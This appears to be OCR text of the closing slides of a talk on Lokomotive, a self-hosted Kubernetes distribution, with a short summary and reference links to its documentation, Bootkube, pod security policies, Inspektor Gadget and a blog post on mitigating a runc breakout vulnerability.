
To wrap up

- Lokomotive: a secure by default and fully self-hosted Kubernetes distribution
  - Kubernetes control plane is self-hosted
  - Kubelet is self-hosted
  - Self hosted → in place Kubernetes upgrades



Reference

- Lokomotive
  - https://github.com/kinvolk/lokomotive
  - https://github.com/kinvolk/lokomotive/tree/master/docs/quickstarts
  - https://github.com/kinvolk/lokomotive/tree/master/docs/how-to-guides
- Blog post about CVE-2019-5736 (Feb 2019)
  - https://kinvolk.io/blog/2019/02/runc-breakout-vulnerability-mitigated-on-flatcar-linux/
- Bootkube
  - https://github.com/kubernetes-sigs/bootkube
- Pod security policies
  - https://github.com/kinvolk/lokomotive/blob/master/docs/concepts/securing-lokomotive-cluster.md
  - https://kubernetes.io/docs/concepts/policy/pod-security-policy/
- Inspektor Gadget
  - https://github.com/kinvolk/inspektor-gadget



Thank you!